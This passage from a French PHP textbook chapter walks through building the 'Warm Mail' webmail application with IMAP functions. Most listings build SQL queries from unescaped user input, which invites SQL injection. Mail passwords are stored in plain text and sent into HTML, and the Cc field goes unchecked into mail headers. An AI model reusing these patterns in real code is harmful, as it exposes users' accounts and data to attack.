Il suffit ensuite de produire le pied de page et d'attendre une action de l'utilisateur.

Configuration de comptes de courrier

Lorsqu'un utilisateur lance pour la première fois *Warm Mail*, il doit configurer quelques comptes de courrier. S'il clique sur le bouton *Account Setup*, la variable `action` sera initialisée à `account setup` et rappellera le script *index.php*. L'utilisateur verra alors la page présentée à la Figure 27.4.

Figure 27.4

Un utilisateur doit configurer les détails de son compte de courrier avant de pouvoir lire ses messages.

Revenons au script du Listing 27.2. Cette fois-ci, vous obtiendrez un autre comportement à cause de la valeur de la variable `$action` et vous aurez également un en-tête un peu différent :

```
do_html_header($_SESSION['auth_user'], "Warm Mail - ".
               format_action($action),
               $_SESSION['selected_account']);
```

Mais, surtout, vous exécuterez un corps différent :

```
case 'store-settings':
case 'account-setup':
case 'delete-account':
      display_account_setup($_SESSION['auth_user']);
break;
```

C'est une parfaite illustration de l'architecture de notre application : chaque commande utilisateur appelle une fonction appropriée. Ici, il s'agit de la fonction `display account setup()`, dont le code est présenté dans le Listing 27.3.

Listing 27.3 : Fonction *display_account_setup()* de *output_fns.php* — Obtient et affiche les détails d'un compte de courrier

```
function display_account_setup($auth_user) {
  // Affiche un formulaire "nouveau compte"

  display_account_form($auth_user);
  $list = get_accounts($auth_user);
  $accounts = sizeof($list);

  // Affiche tous les comptes enregistrés pour cet utilisateur
  foreach($list as $key => $account)  {
    // Affiche des formulaires contenant les détails des comptes.
    // Notez que nous envoyons le mot de passe de tous les comptes dans
    // le code HTML, ce qui n'est pas vraiment conseillé.
    display_account_form($auth_user, $account['accountid'],
                         $account['server'], $account['remoteuser'],
                         $account['remotepassword'], $account['type'],
                         $account['port']);
  }
}
```

L'appel de `display account setup()` provoque l'affichage d'un formulaire vide permettant d'ajouter un nouveau compte de courrier, suivi de formulaires modifiables contenant les informations de chaque compte de courrier de l'utilisateur courant. La fonction `display account form()` produit l'affichage présenté à la Figure 27.4. Ici, on l'utilise de deux façons différentes : sans paramètre, elle affiche un formulaire vide, tandis qu'avec l'intégralité des paramètres elle affiche le contenu d'un compte de courrier enregistré. Cette fonction est définie dans la bibliothèque *output_fns.php* ; comme elle se contente d'afficher du HTML, nous ne la décrirons pas ici.

La fonction `get accounts()` récupère les informations sur les comptes existants à partir de la base de données. Elle est définie dans la bibliothèque *`mail fns.php`* et son code est présenté dans le Listing 27.4.

Listing 27.4 : Fonction *get_accounts()* de *mail_fns.php* — Récupère tous les détails sur les comptes de courrier d'un utilisateur donné

```
function get_accounts($auth_user) {
  $list = array();
  if($conn = db_connect()) {
    $query = "select * from accounts where username = '".$auth_user."'";
    $result = $conn->query($query);
    if($result) {
      while($settings = $result->fetch_assoc()) {
        array_push($list, $settings);
      }
    } else {
      return false;
    }
  }
  return $list;
}
```

Comme vous pouvez le constater, `get accounts()` se connecte au SGBDR, récupère les détails de tous les comptes de courrier de l'utilisateur indiqué et les renvoie dans un tableau.

Création d'un compte de courrier

Si un utilisateur remplit le formulaire pour un compte de courrier et clique sur le bouton *Save Changes*, cela aura pour effet d'activer l'action `store settings`. Étudions le code de gestion de cet événement dans *index.php*. Lors de l'étape de prétraitement, les instructions suivantes s'exécutent :

```
case 'store-settings':
   store_account_settings($_SESSION['auth_user'], $_POST);
break;
```

La fonction `store account settings()` inscrit les détails du nouveau compte dans la base de données. Son code est présenté dans le Listing 27.5.

Listing 27.5 : Fonction *store_account_settings()* de *mail_fns.php* — Enregistre les détails du nouveau compte courrier d'un utilisateur

```
function store_account_settings($auth_user, $settings) {
  if(!filled_out($settings))  {
    echo "<p>All fields must be filled in.  Try again.</p>";
    return false;
```

```
    } else {
      if($settings['account']>0) {
        $query = "update accounts
                  set server = '" . $settings[server] . "',
                      port = " . $settings[port] . ",
                      type = '" . $settings[type] . "',
                      remoteuser ='" . $settings[remoteuser] . "',
                      remotepassword ='" . $settings[remotepassword]. "'
                  where accountid = '" . $settings[account] .
                      "'and username = '" . $auth_user . "'";
      } else {
        $query = "insert into accounts values ('".$auth_user."',
                       '".$settings[server]."', '".$settings[port]."',
                       '".$settings[type]."', '".$settings[remoteuser]."',
                       '".$settings[remotepassword]."', NULL)";
      }

      if($conn=db_connect()) {
        $result=$conn->query($query);
        if ($result) {
          return true;
        } else {
          return false;
        }
      } else {
        echo "<p>Could not store changes.</p>";
        return false;
      }
    }
  }
```

Comme vous pouvez le constater, les deux choix dans `store account settings()` correspondent à l'insertion d'un nouveau compte et à la mise à jour d'un compte existant. Dans les deux cas, la fonction exécute la requête SQL appropriée pour sauvegarder les détails du compte.

Après avoir enregistré les détails d'un compte, on revient à *index.php*, pour exécuter le corps principal du script :

```
case 'store-settings':
case 'account-setup':
case 'delete-account':
      display_account_setup($_SESSION['auth_user']);
      break;
```

On exécute donc la fonction `display account setup()` pour afficher la liste des détails sur les comptes courrier de l'utilisateur ; le compte nouvellement créé fera partie de cette liste.

Modifier un compte de courrier existant

Le traitement de la modification d'un compte existant est similaire. L'utilisateur peut modifier les détails de ce compte et cliquer sur le bouton Save Changes. Là encore, ce clic déclenchera l'action `store settings` mais, cette fois-ci, la fonction mettra à jour les détails du compte au lieu de les insérer.

Supprimer un compte de courrier

Pour supprimer un compte de courrier, l'utilisateur doit cliquer sur le bouton *Delete Account* qui est placé sous chaque compte de la liste. Cela aura pour effet d'activer l'action `delete account`.

La section de prétraitement de `index.php` exécutera alors les instructions suivantes :

```
case 'delete-account':
   delete_account($_SESSION['auth_user'], $account);
break;
```

Ce code appelle la fonction `delete account()`, dont le code est présenté dans le Listing 27.6. La suppression d'un compte doit être traitée avant l'en-tête car ce dernier permet de choisir le compte à utiliser à partir d'une liste : celle-ci doit donc être mise à jour avant d'être affichée.

Listing 27.6 : Fonction *delete_account()* de *mail_fns.php* — Supprime un compte de courrier

```
function delete_account($auth_user, $accountid) {
  // Supprime un des comptes de cet utilisateur dans la BD

  $query = "delete from accounts where accountid = '".$accountid."'
            and username = '".$auth_user."'";
  if($conn=db_connect()) {
    $result = $conn->query($query);
  }
  return $result;
}
```

Après le retour à `index.php`, le corps principal du script exécute le code suivant :

```
case 'store-settings':
case 'account-setup':
case 'delete-account':
      display_account_setup($_SESSION['auth_user']);
break;
```

Vous remarquerez qu'il s'agit du même code que précédemment : il ne fait qu'afficher la liste des comptes de l'utilisateur.

Lecture du courrier

Lorsque l'utilisateur a configuré des comptes, il peut passer au plat de résistance : la connexion à ces comptes et la lecture du courrier.

Choisir un compte

L'utilisateur doit choisir l'un de ses comptes pour y lire son courrier. Le compte courant sélectionné est stocké dans la variable de session `$selected account`.

Si l'utilisateur n'a enregistré qu'un seul compte de courrier dans le système, celui-ci sera automatiquement sélectionné lorsqu'il se connecte :

```
if(number_of_accounts($_SESSION['auth_user'])==1) {
  $accounts = get_account_list($_SESSION['auth_user']);
  $_SESSION['selected_account'] = $accounts[0];
}
```

La fonction `number of accounts()` définie dans *mail_fns.php* détermine si l'utilisateur a plusieurs comptes. Son code est présenté dans le Listing 27.7. La fonction `get account list()` récupère un tableau contenant les identifiants des comptes de l'utilisateur. Ici, il n'y a qu'un compte et vous pouvez donc accéder à son identifiant par l'indice 0 de ce tableau.

Listing 27.7 : Fonction *number_of_accounts()* de *mail_fns.php* — Détermine le nombre de comptes enregistrés par l'utilisateur

```
function number_of_accounts($auth_user) {
  // Récupère le nombre de comptes courrier de cet utilisateur
  $query = "select count(*) from accounts where
            username = '".$auth_user."'";

  if($conn=db_connect()) {
    $result = $conn->query($query);
      if($result) {
        $row = $result->fetch_array();
        return $row[0];
      }
  }
  return 0;
}
```

`get account list()` ressemble à la fonction `get accounts()` que nous avons étudiée auparavant, sauf qu'elle ne renvoie que les noms des comptes.

Si un utilisateur a enregistré plusieurs comptes, il devra en choisir un. En ce cas, les entêtes contiendront une balise `SELECT` permettant d'énumérer les comptes disponibles.

Comme le montre la Figure 27.5, le choix d'un compte particulier provoque l'affichage automatique des boîtes qu'il contient.

Figure 27.5

Le courrier du compte sélectionné dans la liste SELECT est téléchargé et affiché.

Cette balise `SELECT` est produite par le fragment de code suivant, extrait de la fonction `do html header()` de *output_fns.php* :

```
// On n'inclut la balise SELECT que si l'utilisateur a plusieurs comptes
// de courrier.
if(number_of_accounts($auth_user) > 1) {
  echo "<form action=\"index.php?action=open-mailbox\" method=\"post\">
        <td bgcolor=\"#ff6600\" align=\"right\" valign=\"middle\">";
        display_account_select($auth_user, $selected_account);
  echo "</td>
        </form>";
}
```

En règle générale, nous avons évité de présenter le code HTML utilisé dans les exemples de ce livre, mais celui produit par la fonction `display account select()` mérite une visite.

En fonction des comptes de l'utilisateur, cette fonction produit du HTML comme celui-ci :

```
<select
  onchange="window.location=this.options[selectedIndex].value
            name=account">
  <option
     value="index.php?action=select-account&account=4" selected >
     thickbook.com
```

```
    </option>
    <option
       value="index.php?action=select-account&account=3">
       localhost
    </option>
  </select>
```

L'essentiel de ce code consiste en un unique élément `SELECT` de HTML, mais il contient également un peu de JavaScript. Tout comme PHP peut produire du HTML, il peut également servir à générer des scripts qui s'exécuteront côté client.

À chaque fois qu'un événement a lieu sur cet élément, JavaScript initialise `window.location` à la valeur de l'option choisie. Si, par exemple, l'utilisateur sélectionne la première option du SELECT, `window.location` sera initialisée avec `'index.php?action=select account&account=10'`, ce qui provoquera le chargement de cette URL. Évidemment, si l'utilisateur possède un navigateur qui ne reconnaît pas JavaScript ou s'il a désactivé JavaScript, ce code n'aura aucun effet.

La fonction `display account select()`, définie dans *output_fns.php*, récupère la liste des comptes disponibles et affiche le `SELECT`. Elle appelle également la fonction `get account list()` que nous avons présentée plus haut.

La sélection d'une des options du `SELECT` active l'événement `select account`. Si vous examinez l'URL de la Figure 27.5, vous pourrez constater que cet événement est ajouté à la fin de l'URL, avec l'identifiant du compte choisi.

L'ajout de ces deux variables `GET` a deux effets. Le premier est que, dans l'étape de prétraitement de *index.php*, le compte choisi est stocké dans la variable de session `$selected account` :

```
case 'select-account':
   // if have chosen a valid account, store it as a session variable
   if(($account) && (account_exists($_SESSION['auth_user'],
          $account))) {
     $_SESSION['selected_account'] = $account;
   }
break;
```

Le second est que le code suivant est exécuté dans le corps principal du script :

```
case 'select-account':
case 'view-mailbox':
   // Si la boîte vient d'être choisie ou que l'on a demandé à voir la
   // boîte, on l'affiche.
   display_list($_SESSION['auth_user'],
                $_SESSION['selected_account']);
break;
```

Comme vous pouvez le constater, on effectue ici le même traitement que si l'utilisateur avait choisi l'option *View Mailbox*, ce qui est l'objet de la section suivante.

Consulter le contenu d'une boîte aux lettres

La fonction `display list()` permet de consulter le contenu des boîtes aux lettres en affichant la liste de tous les messages de la boîte. Son code est présenté dans le Listing 27.8.

Listing 27.8 : Fonction *display_list()* de *output_fns.php* — Affiche tous les messages d'une boîte

```
function display_list($auth_user, $accountid) {
  // Affiche la liste des messages de cette boîte aux lettres.

  global $table_width;

  if(!$accountid) {
    echo "<p style=\"padding-bottom: 100px\">No mailbox selected.</p>";
  } else {

    $imap = open_mailbox($auth_user, $accountid);

    if($imap) {
      echo "<table width=\"".$table_width."\" cellspacing=\"0\"
                  cellpadding=\"6\" border=\"0\">";

      $headers = imap_headers($imap);
      // Nous pourrions reformater ces données ou obtenir d'autres
      // détails grâce à imap_fetchheaders, mais ces informations nous
      // suffisent ici. Nous nous contentons donc de les afficher telles
      // quelles.

      $messages = sizeof($headers);
      for($i = 0; $i<$messages; $i++) {
        echo "<tr><td bgcolor=\"";
        if($i%2) {
          echo "#ffffff";
        } else {
          echo "#ffffcc";
        }
        echo "\"><a href=\"index.php?action=view-message&messageid="
              .($i+1)."\">";
        echo $headers[$i];
        echo "</a></td></tr>\n";
      }
      echo "</table>";
    } else {
      $account = get_account_settings($auth_user, $accountid);
      echo "<p style=\"padding-bottom: 100px\">Could not open mail
             box ".$account['server'].".</p>";
    }
  }
}
```

C'est dans `display list()` que l'on commence vraiment à utiliser les fonctions IMAP de PHP. Les deux points essentiels, ici, sont l'ouverture de la boîte aux lettres et la lecture des en-têtes des messages.

On ouvre la boîte aux lettres d'un compte de courrier par un appel à la fonction `open mailbox()` définie dans *mail_fns.php*. Son code est présenté dans le Listing 27.9.

Listing 27.9 : Fonction *open_mailbox()* de *mail_fns.php* — Connexion à une boîte aux lettres

```
function open_mailbox($auth_user, $accountid) {

  // Choisit la boîte aux lettres s'il n'y en a qu'une.
  if(number_of_accounts($auth_user) == 1) {
    $accounts = get_account_list($auth_user);
    $_SESSION['selected_account'] = $accounts[0];
    $accountid = $accounts[0];
  }

  // Connexion au serveur POP3 ou IMAP choisi par l'utilisateur.
  $settings = get_account_settings($auth_user, $accountid);
  if(!sizeof($settings)) {
      return 0;
  }
  $mailbox = '{'.$settings[server];
  if($settings[type]=='POP3') {
    $mailbox .= '/pop3';
  }
  $mailbox .= ':'.$settings[port].'}INBOX';

  // Suppression des alertes, ne pas oublier de vérifier la valeur
  // renvoyée.
  @$imap = imap_open($mailbox, $settings['remoteuser'],
           $settings['remotepassword']);
  return  $imap;
}
```

La boîte aux lettres est ouverte par un appel à la fonction `imap open()`, qui a le prototype suivant :

```
int imap_open (string mailbox, string username, string password
               [, int options])
```

Les paramètres ont les significations suivantes :

- *`mailbox`*. Chaîne contenant le nom du serveur et celui de la boîte aux lettres avec, éventuellement, un numéro de port et un protocole. Le format de cette chaîne est :

  `{`*`nom hôte/protocole:port`*`}`*`nom boîte`*.

Si le protocole n'est pas indiqué, sa valeur par défaut est IMAP. Dans notre code, vous pouvez constater que nous avons utilisé le protocole POP3 lorsque l'utilisateur précise ce protocole pour un compte particulier.

Pour, par exemple, lire le courrier stocké sur la machine locale en utilisant les ports par défaut, on utilisera le nom de boîte suivant pour IMAP :

```
{localhost:143}INBOX
```

Et on utilisera ce nom pour POP3 :

```
{localhost/pop3:110}INBOX
```

- *username*. L'utilisateur de ce compte.
- *password*. Le mot de passe de ce compte.

On peut également utiliser des indicateurs facultatifs pour préciser des options comme "ouvrir la boîte aux lettres en lecture seulement".

Vous remarquerez que nous avons construit le nom de la boîte aux lettres morceau par morceau en utilisant l'opérateur de concaténation avant de la passer à `imap open()`. Vous devez faire très attention lorsque vous construisez ce nom car les chaînes qui contiennent `{$` peuvent poser des problèmes en PHP.

Cette fonction renvoie un flux IMAP si la boîte a pu être ouverte ou `false` sinon.

Lorsque l'on n'a plus besoin du flux IMAP, on peut le fermer par un appel à `imap close(`*`flux imap`*`)`. Ici, on renvoie ce flux au programme principal. On peut ensuite utiliser la fonction `imap headers()` pour obtenir les en-têtes du courrier afin de pouvoir les afficher :

```
$headers = imap_headers($imap);
```

Cette fonction renvoie les en-têtes de tous les messages contenus dans la boîte à laquelle on est connecté. Ces informations ne sont pas formatées et sont renvoyées sous la forme d'un tableau, à raison d'une ligne par message. Notre fonction se contente d'afficher une ligne par message, comme vous pouvez le constater à la Figure 27.5.

Vous pouvez obtenir plus d'informations sur les en-têtes à l'aide de la fonction `imap header()`, dont le nom, malheureusement, est souvent confondu avec `imap headers()`. Ici, cependant, cette dernière nous donne suffisamment d'informations pour nos besoins.

Lecture d'un e-mail

Dans la fonction `display list()`, nous avons configuré chacun des messages pour qu'ils s'affichent sous la forme d'un lien pointant vers chaque message électronique.

Voici le format de chacun de ces liens :


```
index.php?action=view-message&messageid=6
```

L'identificateur de message, `messageid`, est un numéro de séquence utilisé dans les entêtes que nous venons de récupérer. Vous remarquerez que les messages IMAP sont numérotés à partir de 1, et non de 0.

Si l'utilisateur clique sur l'un de ces liens, il obtient la page présentée à la Figure 27.6.

Figure 27.6

L'action view-message *affiche un message particulier.*



Lorsque ces paramètres sont passés au script *index.php*, celui-ci exécute le code suivant :

```
case 'show-headers':
case 'hide-headers':
case 'view-message':
   // Si l'on vient de prendre un message dans la liste ou que l'on
   // consulte un message et que l'on a choisi de cacher ou de montrer
   // les en-têtes, charger le message.

   $fullheaders = ($action == 'show-headers');
   display_message($_SESSION['auth_user'],
                   $_SESSION['selected_account'],
                   $messageid, $fullheaders);
break;
```

Vous remarquerez que nous comparons `$action` et `'show headers'`. Ici, ces valeurs étant différentes, la comparaison renvoie `false` et `$fullheaders` prendra donc également la valeur `false`. Nous reviendrons sur l'action `'show headers'` dans un moment.

La ligne :

```
$fullheaders = ($action=='show-headers');
```

aurait pu être écrite de la manière suivante :

```
if($action=='show-headers')
  $fullheaders = true;
else
  $fullheaders = false;
```

Puis nous appelons la fonction `display message()`. L'essentiel de cette fonction se contente d'afficher du code HTML, c'est pourquoi nous ne l'étudierons pas plus en détail ici. Elle appelle la fonction `retrieve message()` pour récupérer le message approprié dans la boîte aux lettres :

```
$message = retrieve_message($auth_user, $accountid, $messageid,
                            $fullheaders);
```

La fonction `retrieve message()` se trouve dans la bibliothèque *mail_fns.php* et son code est présenté dans le Listing 27.10.

Listing 27.10 : La fonction *retrieve_message()* de *mail_fns.php* — Cette fonction récupère un message particulier dans une boîte aux lettres

```
function retrieve_message($auth_user, $accountid, $messageid,
                          $fullheaders) {
  $message = array();

  if(!($auth_user && $messageid && $accountid)) {
    return false;
  }
  $imap = open_mailbox($auth_user, $accountid);
  if(!$imap) {
    return false;
  }
  $header = imap_header($imap, $messageid);

  if(!$header) {
    return false;
  }
  $message['body'] = imap_body($imap, $messageid);
  if(!$message['body']) {
    $message['body'] = "[This message has no body]\n\n\n\n\n\n";
  }
  if($fullheaders) {
    $message['fullheaders'] = imap_fetchheader($imap, $messageid);
  } else {
    $message['fullheaders'] = '';
  }
```

```
    $message['subject'] = $header->subject;
    $message['fromaddress'] =   $header->fromaddress;
    $message['toaddress'] =   $header->toaddress;
    $message['ccaddress'] =   $header->ccaddress;
    $message['date'] =   $header->date;

    // On pourrait obtenir des informations plus détaillées en utilisant
    // 'from' et 'to' au lieu de 'fromaddress' et 'toaddress', mais ces
    // dernières sont plus simples à comprendre.

    imap_close($imap);
    return $message;
  }
```

Une fois encore, nous nous sommes servis de `open mailbox()` pour ouvrir la boîte aux lettres de l'utilisateur. Cependant, nous cherchons cette fois-ci un message particulier. En utilisant cette bibliothèque de fonctions, nous chargeons les en-têtes du message et le corps du message indépendamment.

Nous nous servons des fonctions IMAP `imap header()`, `imap fetchheader()` et `imap body()`. Vous remarquerez que les deux fonctions d'en-tête sont différentes de `imap headers()`, que nous avions utilisée précédemment. Il faut faire attention à ne pas confondre leurs noms.

Pour résumer :

- `imap headers()`. Renvoie un résumé des en-têtes de tous les messages de la boîte aux lettres, sous la forme d'un tableau, avec un seul élément par message.
- `imap header()`. Renvoie les en-têtes d'un message particulier, sous la forme d'un objet.
- `imap fetchheader()`. Renvoie les en-têtes d'un message particulier, sous la forme d'une chaîne.

Ici, nous nous servons de `imap header()` pour remplir des champs d'en-tête spécifiques et de `imap fetchheader()` pour afficher l'intégralité des en-têtes, si nécessaire. Nous y reviendrons un peu plus loin.

Nous utilisons `imap header()` et `imap body()` pour construire un tableau contenant tous les éléments du message qui nous intéresse.

Nous appelons `imap header()` de cette manière :

```
$header = imap_header($imap, $messageid);
```

Nous extrayons ensuite chacun des champs dont nous avons besoin, à partir de l'objet :

```
$message['subject'] = $header->subject;
```

Puis nous appelons `imap body()` pour ajouter le corps du message dans notre tableau, comme ceci :

```
$message['body'] = imap_body($imap, $messageid);
```


Pour terminer, nous fermons la boîte aux lettres avec `imap close()` et nous renvoyons le tableau que nous venons de construire. La fonction `display message()` peut alors afficher les champs du message dans le formulaire que vous pouvez voir à la Figure 27.6.

Afficher les en-têtes d'un message

Comme vous pouvez le constater à la Figure 27.6, le message contient un bouton *Show Headers* à droite des autres options. Ce bouton active l'option `show headers`, qui ajoute l'intégralité des en-têtes de courrier dans le message à afficher. Si l'utilisateur clique sur ce bouton, il obtient une page comparable à celle de la Figure 27.7.

Figure 27.7

L'utilisation de show-headers *pour afficher les en-têtes complets d'un message permet à l'utilisateur de retrouver l'origine d'un spam.*



Comme vous l'avez sûrement déjà remarqué, la gestion de l'événement `view message` englobe `show headers` (et son homologue `hide headers`). Si cette option est sélectionnée, nous faisons comme auparavant, mais, dans `retrieve message()`, nous récupérons également le texte des en-têtes :

```
if($fullheaders)
    $message['fullheaders'] = imap_fetchheader($imap, $messageid);
```

Nous pouvons ensuite afficher ces en-têtes.

Suppression des messages

Si un utilisateur clique sur le bouton *Delete* d'un message particulier, il active l'option `"delete"`, qui provoque l'exécution du code suivant de *index.php :*

```
case 'delete':
   delete_message($_SESSION['auth_user'],
                  $_SESSION['selected_account'], $messageid);
   // Remarquez l'absence volontaire de 'break' pour continuer au cas
   // suivant.

case 'select-account':
case 'view-mailbox':
   // Si on vient de choisir la boîte ou que l'on a choisi de la
   // visualiser, on montre la boîte
   display_list($_SESSION['auth_user'],
                $_SESSION['selected_account']);
break
```

Comme vous pouvez le constater, le message est supprimé par la fonction `delete message()`, puis la boîte aux lettres est affichée, comme précédemment.

Le code de la fonction `delete message()` se trouve dans le Listing 27.11.

Listing 27.11 : La fonction *delete_message()* de *mail_fns.php* — Cette fonction supprime un message particulier dans une boîte aux lettres

```
function delete_message($auth_user, $accountid, $message_id) {
  // Supprime un message du serveur

  $imap = open_mailbox($auth_user, $accountid);
  if($imap) {
    imap_delete($imap, $message_id);
    imap_expunge($imap);
    imap_close($imap);
    return true;
  }
  return false;
}
```

Comme vous pouvez le voir, cette fonction se sert d'un certain nombre de fonctions IMAP, notamment de `imap delete()` et de `imap expunge()`. La fonction `imap delete()` se contente de marquer les messages qui doivent être supprimés mais ne les supprime pas réellement. Vous pouvez marquer autant de messages que vous le souhaitez. C'est l'appel à `imap expunge()` qui les efface définitivement.

Envoyer du courrier

Nous arrivons finalement à l'envoi du courrier, qui regroupe en fait trois actions : envoyer un nouveau message, répondre à un message et faire suivre un message.

Envoyer un nouveau message


L'utilisateur peut choisir d'envoyer un nouveau message en cliquant sur le bouton *New Message*. Cela active l'action `"new message"`, qui exécute le code suivant dans `index.php` :

```
case 'new-message':
  display_new_message_form($_SESSION['auth_user'],
                           $to, $cc, $subject, $body);
break
```

Le formulaire d'envoi d'un nouveau message n'est, en fait, qu'un formulaire d'envoi de courrier. Il est semblable à celui présenté à la Figure 27.8. En réalité, cette figure représente un message à faire suivre, pas l'envoi d'un nouveau message, mais le formulaire est le même. Nous aborderons un peu plus loin les envois associés à des réponses et à des messages "à faire suivre".

Figure 27.8

Vous pouvez répondre à un message ou le faire suivre à quelqu'un d'autre.



Lorsque l'utilisateur clique sur le bouton *Send Message*, l'action `"send message"` est sélectionnée, ce qui exécute le code suivant :

```
case 'send-message':
   if(send_message($to, $cc, $subject, $message)) {
     echo "<p style=\"padding-bottom: 100px\">Message sent.</p>";
   } else {
     echo "<p style=\"padding-bottom: 100px\">Could not send
           message.</p>";
   }
break;
```

Ce code appelle la fonction `send message()`, qui envoie le message et dont le code est présenté dans le Listing 27.12.

Listing 27.12 : La fonction *send_message()* de *mail_fns.php* — Cette fonction envoie le message saisi par l'utilisateur

```
function send_message($to, $cc, $subject, $message) {
  // Envoie un courrier par PHP

  if (!$conn=db_connect()) {
    return false;
  }
  $query = "select address from users
            where username='".$_SESSION['auth_user']."'";

  $result = $conn->query($query);
  if (!$result) {
    return false;
  } else if ($result->num_rows==0) {
    return false;
  } else {
    $row = $result->fetch_object();
    $other = 'From: '.$row->address;
    if (!empty($cc)) {
       $other.="\r\nCc: $cc";
    }

    if (mail($to, $subject, $message, $other)) {
      return true;
    } else {
      return false;
    }
  }
}
```

Comme vous pouvez le constater, cette fonction se sert de `mail()` pour envoyer le courrier. Elle commence cependant par charger l'adresse électronique de l'utilisateur dans la base de données pour la recopier dans le champ *From* du message.

Répondre à un message ou le faire suivre

Les fonctions *Reply*, *Reply All* et *Forward* envoient toutes un message, comme *New Message*. Leurs différences résident dans les éléments qui sont recopiés dans le nouveau message avant de l'afficher. Revenons à la Figure 27.8. Le contenu du message auquel nous répondons a été indenté avec le symbole > et la ligne *Subject* commence par *Re:*. De même, les options *Forward* et *Reply All* remplissent les destinataires, le sujet du message et indentent son contenu.

Le code correspondant est activé dans la section principale de *index.php* :

```
case 'reply-all':
  // Définit cc comme ancienne ligne cc
  if(!$imap) {
    $imap = open_mailbox($_SESSION['auth_user'],
    $_SESSION['selected_account']);
  }

  if($imap) {
    $header = imap_header($imap, $messageid);

    if($header->reply_toaddress) {
       $to = $header->reply_toaddress;
    } else {
       $to = $header->fromaddress;
    }

    $cc = $header->ccaddress;
    $subject = "Re: ".$header->subject;
    $body = add_quoting(stripslashes(imap_body($imap, $messageid)));
    imap_close($imap);

    display_new_message_form($_SESSION['auth_user'],
                             $to, $cc, $subject, $body);
  }

break;

case 'reply':
  // Définit l'adresse 'to' comme l'adresse 'reply-to' ou 'from' du
  // message courant
  if(!$imap) {
    $imap = open_mailbox($_SESSION['auth_user'],
    $_SESSION['selected_account']);
  }

  if($imap) {
    $header = imap_header($imap, $messageid);
    if($header->reply_toaddress) {
       $to = $header->reply_toaddress;
    } else {
       $to = $header->fromaddress;
    }
    $subject = "Re: ".$header->subject;
    $body = add_quoting(stripslashes(imap_body($imap, $messageid)));
    imap_close($imap);

    display_new_message_form($_SESSION['auth_user'],
                            $to, $cc, $subject, $body);
  }

break;

case 'forward':
  // Met le corps du message courant sous forme de citation
```

```
    if(!$imap) {
      $imap = open_mailbox($_SESSION['auth_user'],
      $_SESSION['selected_account']);
    }

    if($imap) {
      $header = imap_header($imap, $messageid);
      $body = add_quoting(stripslashes(imap_body($imap, $messageid)));
      $subject = "Fwd: ".$header->subject;
      imap_close($imap);

      display_new_message_form($_SESSION['auth_user'],
                               $to, $cc, $subject, $body);
    }
  break;
```

Vous remarquerez que chacune de ces options définit les en-têtes appropriés, formate les informations et appelle la fonction `display new message form()` pour afficher le formulaire.

Notre étude des fonctionnalités d'une application de webmail est désormais complète.

Pour aller plus loin

Ce projet peut être amélioré de plusieurs façons. Vous pouvez vous inspirer du programme que vous utilisez habituellement pour lire votre courrier mais nous pouvons déjà vous suggérer quelques améliorations :

- Permettre aux utilisateurs de s'enregistrer directement sur le site. Vous pouvez par exemple reprendre une partie du code du Chapitre 25.
